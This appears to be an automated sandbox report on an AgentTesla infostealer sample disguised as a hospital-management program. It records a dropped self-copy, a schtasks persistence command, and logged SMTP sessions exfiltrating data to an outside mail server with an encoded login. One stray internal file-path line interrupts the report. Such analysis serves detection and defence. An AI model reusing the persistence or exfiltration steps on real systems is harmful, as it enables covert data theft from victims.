add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x104374	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x106000	0x2875c	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x130000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x104358	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x1023cc	0x102400	False	0.631370817703	data	7.18632834248	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x106000	0x2875c	0x28800	False	0.0389720775463	data	3.36664616227	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x130000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x1062b0	0x708	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_ICON	0x1069b8	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 4278496986, next used block 4278496986		
RT_ICON	0x1171e0	0x94a8	data		
RT_ICON	0x120688	0x5488	data		
RT_ICON	0x125b10	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 0, next used block 0		
RT_ICON	0x129d38	0x25a8	data		
RT_ICON	0x12c2e0	0x10a8	data		
RT_ICON	0x12d388	0x988	data		
RT_ICON	0x12dd10	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x12e178	0x84	data		
RT_VERSION	0x12e1fc	0x374	data		
RT_MANIFEST	0x12e570	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2019
Assembly Version	1.0.0.0
InternalName	8CmnOdWmMX5UQrt.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	HospitalManagementSystem
ProductVersion	1.0.0.0
FileDescription	HospitalManagementSystem
OriginalFilename	8CmnOdWmMX5UQrt.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-20:41:39.561154	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49705	587	192.168.2.3	192.185.95.74
05/04/21-20:41:43.981726	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49706	587	192.168.2.3	192.185.95.74

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:41:38.070565939 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:38.233083963 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:38.233278990 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:38.555625916 CEST	587	49705	192.185.95.74	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:41:38.556144953 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:38.719233990 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:38.721599102 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:38.884361982 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:38.884907007 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:39.057519913 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:39.058466911 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:39.221110106 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:39.221555948 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:39.395483971 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:39.395776033 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:39.558147907 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:39.558173895 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:39.561153889 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:39.561310053 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:39.561407089 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:39.561506033 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:39.725298882 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:39.725338936 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:39.773307085 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:41.456024885 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:41.619590998 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:41.619703054 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:41.620728016 CEST	49705	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:41.785185099 CEST	587	49705	192.185.95.74	192.168.2.3
May 4, 2021 20:41:42.634515047 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:42.798013926 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:42.800214052 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:42.967360973 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:42.967875957 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.133461952 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:43.134203911 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.298572063 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:43.299148083 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.466072083 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:43.467562914 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.629960060 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:43.630522013 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.800360918 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:43.800745010 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.965841055 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:43.965904951 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:43.981620073 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.981725931 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.981828928 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.981978893 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.982125998 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.982242107 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.982310057 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:43.982393980 CEST	49706	587	192.168.2.3	192.185.95.74
May 4, 2021 20:41:44.144006968 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:44.144042015 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:44.144280910 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:44.144402027 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:44.145049095 CEST	587	49706	192.185.95.74	192.168.2.3
May 4, 2021 20:41:44.195503950 CEST	49706	587	192.168.2.3	192.185.95.74

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:39:30.245690107 CEST	59353	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:30.297250032 CEST	53	59353	8.8.8.8	192.168.2.3
May 4, 2021 20:39:31.022030115 CEST	52238	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:31.081398964 CEST	53	52238	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:39:31.808743000 CEST	49873	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:31.866940022 CEST	53	49873	8.8.8.8	192.168.2.3
May 4, 2021 20:39:33.129471064 CEST	53196	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:33.178116083 CEST	53	53196	8.8.8.8	192.168.2.3
May 4, 2021 20:39:33.895442963 CEST	56777	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:33.945925951 CEST	53	56777	8.8.8.8	192.168.2.3
May 4, 2021 20:39:34.856278896 CEST	58643	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:34.907833099 CEST	53	58643	8.8.8.8	192.168.2.3
May 4, 2021 20:39:35.766902924 CEST	60985	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:35.827017069 CEST	53	60985	8.8.8.8	192.168.2.3
May 4, 2021 20:39:38.446713924 CEST	50200	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:38.496973038 CEST	53	50200	8.8.8.8	192.168.2.3
May 4, 2021 20:39:39.351284027 CEST	51281	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:39.402067900 CEST	53	51281	8.8.8.8	192.168.2.3
May 4, 2021 20:39:40.194281101 CEST	49199	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:40.244750977 CEST	53	49199	8.8.8.8	192.168.2.3
May 4, 2021 20:39:41.059072971 CEST	50620	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:41.107719898 CEST	53	50620	8.8.8.8	192.168.2.3
May 4, 2021 20:39:41.901639938 CEST	64938	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:41.955322981 CEST	53	64938	8.8.8.8	192.168.2.3
May 4, 2021 20:39:43.196562052 CEST	60152	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:43.245599985 CEST	53	60152	8.8.8.8	192.168.2.3
May 4, 2021 20:39:44.183444023 CEST	57544	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:44.232168913 CEST	53	57544	8.8.8.8	192.168.2.3
May 4, 2021 20:39:45.119038105 CEST	55984	53	192.168.2.3	8.8.8.8
May 4, 2021 20:39:45.169655085 CEST	53	55984	8.8.8.8	192.168.2.3
May 4, 2021 20:40:04.153043032 CEST	64185	53	192.168.2.3	8.8.8.8
May 4, 2021 20:40:04.217152119 CEST	53	64185	8.8.8.8	192.168.2.3
May 4, 2021 20:40:25.800662994 CEST	65110	53	192.168.2.3	8.8.8.8
May 4, 2021 20:40:25.860076904 CEST	53	65110	8.8.8.8	192.168.2.3
May 4, 2021 20:41:37.403022051 CEST	58361	53	192.168.2.3	8.8.8.8
May 4, 2021 20:41:37.591840982 CEST	53	58361	8.8.8.8	192.168.2.3
May 4, 2021 20:41:37.903160095 CEST	63492	53	192.168.2.3	8.8.8.8
May 4, 2021 20:41:37.962727070 CEST	53	63492	8.8.8.8	192.168.2.3
May 4, 2021 20:41:41.949218035 CEST	60831	53	192.168.2.3	8.8.8.8
May 4, 2021 20:41:42.132302999 CEST	53	60831	8.8.8.8	192.168.2.3
May 4, 2021 20:41:42.454622030 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 20:41:42.632787943 CEST	53	60100	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 20:41:37.403022051 CEST	192.168.2.3	8.8.8.8	0xfd6c	Standard query (0)	mail.sharpn.com	A (IP address)	IN (0x0001)
May 4, 2021 20:41:37.903160095 CEST	192.168.2.3	8.8.8.8	0xc4a3	Standard query (0)	mail.sharpn.com	A (IP address)	IN (0x0001)
May 4, 2021 20:41:41.949218035 CEST	192.168.2.3	8.8.8.8	0x7bac	Standard query (0)	mail.sharpn.com	A (IP address)	IN (0x0001)
May 4, 2021 20:41:42.454622030 CEST	192.168.2.3	8.8.8.8	0xdcfa	Standard query (0)	mail.sharpn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 20:41:37.591840982 CEST	8.8.8.8	192.168.2.3	0xfd6c	No error (0)	mail.sharpn.com	sharpn.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:41:37.591840982 CEST	8.8.8.8	192.168.2.3	0xfd6c	No error (0)	sharpn.com		192.185.95.74	A (IP address)	IN (0x0001)
May 4, 2021 20:41:37.962727070 CEST	8.8.8.8	192.168.2.3	0xc4a3	No error (0)	mail.sharpn.com	sharpn.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:41:37.962727070 CEST	8.8.8.8	192.168.2.3	0xc4a3	No error (0)	sharpn.com		192.185.95.74	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 20:41:42.132302999 CEST	8.8.8.8	192.168.2.3	0x7bac	No error (0)	mail.sharpn.com	sharpn.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:41:42.132302999 CEST	8.8.8.8	192.168.2.3	0x7bac	No error (0)	sharpn.com		192.185.95.74	A (IP address)	IN (0x0001)
May 4, 2021 20:41:42.632787943 CEST	8.8.8.8	192.168.2.3	0xdcfa	No error (0)	mail.sharpn.com	sharpn.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 20:41:42.632787943 CEST	8.8.8.8	192.168.2.3	0xdcfa	No error (0)	sharpn.com		192.185.95.74	A (IP address)	IN (0x0001)


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 4, 2021 20:41:38.555625916 CEST	587	49705	192.185.95.74	192.168.2.3	220-stella.websitewelcome.com ESMTP Exim 4.94.2 #2 Tue, 04 May 2021 13:41:38 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 4, 2021 20:41:38.556144953 CEST	49705	587	192.168.2.3	192.185.95.74	EHLO 124406
May 4, 2021 20:41:38.719233990 CEST	587	49705	192.185.95.74	192.168.2.3	250-stella.websitewelcome.com Hello 124406 [84.17.52.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 4, 2021 20:41:38.721599102 CEST	49705	587	192.168.2.3	192.185.95.74	AUTH login c2FsYW1hQHNoYXJwbi5jb20=
May 4, 2021 20:41:38.884361982 CEST	587	49705	192.185.95.74	192.168.2.3	334 UGFzc3dvcmQ6
May 4, 2021 20:41:39.057519913 CEST	587	49705	192.185.95.74	192.168.2.3	235 Authentication succeeded
May 4, 2021 20:41:39.058466911 CEST	49705	587	192.168.2.3	192.185.95.74	MAIL FROM:<salama@sharpn.com>
May 4, 2021 20:41:39.221110106 CEST	587	49705	192.185.95.74	192.168.2.3	250 OK
May 4, 2021 20:41:39.221555948 CEST	49705	587	192.168.2.3	192.185.95.74	RCPT TO:<salama@sharpn.com>
May 4, 2021 20:41:39.395483971 CEST	587	49705	192.185.95.74	192.168.2.3	250 Accepted
May 4, 2021 20:41:39.395776033 CEST	49705	587	192.168.2.3	192.185.95.74	DATA
May 4, 2021 20:41:39.558173895 CEST	587	49705	192.185.95.74	192.168.2.3	354 Enter message, ending with "." on a line by itself
May 4, 2021 20:41:39.561506033 CEST	49705	587	192.168.2.3	192.185.95.74	.
May 4, 2021 20:41:39.725338936 CEST	587	49705	192.185.95.74	192.168.2.3	250 OK id=1ldzzH-00161q-Fl
May 4, 2021 20:41:41.456024885 CEST	49705	587	192.168.2.3	192.185.95.74	QUIT
May 4, 2021 20:41:41.619590998 CEST	587	49705	192.185.95.74	192.168.2.3	221 stella.websitewelcome.com closing connection
May 4, 2021 20:41:42.967360973 CEST	587	49706	192.185.95.74	192.168.2.3	220-stella.websitewelcome.com ESMTP Exim 4.94.2 #2 Tue, 04 May 2021 13:41:42 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 4, 2021 20:41:42.967875957 CEST	49706	587	192.168.2.3	192.185.95.74	EHLO 124406
May 4, 2021 20:41:43.133461952 CEST	587	49706	192.185.95.74	192.168.2.3	250-stella.websitewelcome.com Hello 124406 [84.17.52.3] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 4, 2021 20:41:43.134203911 CEST	49706	587	192.168.2.3	192.185.95.74	AUTH login c2FsYW1hQHNoYXJwbi5jb20=
May 4, 2021 20:41:43.298572063 CEST	587	49706	192.185.95.74	192.168.2.3	334 UGFzc3dvcmQ6
May 4, 2021 20:41:43.466072083 CEST	587	49706	192.185.95.74	192.168.2.3	235 Authentication succeeded
May 4, 2021 20:41:43.467562914 CEST	49706	587	192.168.2.3	192.185.95.74	MAIL FROM:<salama@sharpn.com>
May 4, 2021 20:41:43.629960060 CEST	587	49706	192.185.95.74	192.168.2.3	250 OK
May 4, 2021 20:41:43.630522013 CEST	49706	587	192.168.2.3	192.185.95.74	RCPT TO:<salama@sharpn.com>
May 4, 2021 20:41:43.800360918 CEST	587	49706	192.185.95.74	192.168.2.3	250 Accepted
May 4, 2021 20:41:43.800745010 CEST	49706	587	192.168.2.3	192.185.95.74	DATA
May 4, 2021 20:41:43.965904951 CEST	587	49706	192.185.95.74	192.168.2.3	354 Enter message, ending with "." on a line by itself
May 4, 2021 20:41:43.982393980 CEST	49706	587	192.168.2.3	192.185.95.74	.
May 4, 2021 20:41:44.145049095 CEST	587	49706	192.185.95.74	192.168.2.3	250 OK id=1ldzzL-00163A-Su

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: ENQUIRY 050420217274.exe PID: 3348 Parent PID: 5616

General

Start time:	20:39:38
Start date:	04/05/2021
Path:	C:\Users\user\Desktop\ENQUIRY 050420217274.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\ENQUIRY 050420217274.exe'
Imagebase:	0xf40000
File size:	1224704 bytes
MD5 hash:	CF4FBD7FA545026F738A9B49730010E0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.236883702.0000000004399000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E12CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E12CF06	unknown
C:\Users\user\AppData\Roaming\cZltdo.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CF71E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp9220.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CF77038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ENQUIRY 050420217274.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E43C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp9220.tmp	success or wait	1	6CF76A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\cZltdo.exe	unknown	1224704	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 43 32 04 96 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 24 10 00 00 8a 02 00 00 00 00 00 c6 43 10 00 00 20 00 00 00 60 10 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 13 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...C2............ ....0..$...........C... ...`....@.. ....@................	success or wait	1	6CF71B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp9220.tmp	unknown	1639	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6CF71B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ENQUIRY050420217274.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E43C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E105705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E105705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E10CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E105705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E105705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF71B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF71B4F	ReadFile
C:\Users\user\Desktop\ENQUIRY 050420217274.exe	unknown	1224704	success or wait	1	6CF71B4F	ReadFile

Analysis Process: schtasks.exe PID: 1004 Parent PID: 3348

General

Start time:	20:39:48
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\cZltdo' /XML 'C:\Users\u ser\AppData\Local\Temp\tmp9220.tmp'
Imagebase:	0x940000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp9220.tmp	unknown	2	success or wait	1	94AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp9220.tmp	unknown	1640	success or wait	1	94ABD9	ReadFile

Analysis Process: conhost.exe PID: 3288 Parent PID: 1004

General

Start time:	20:39:49
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
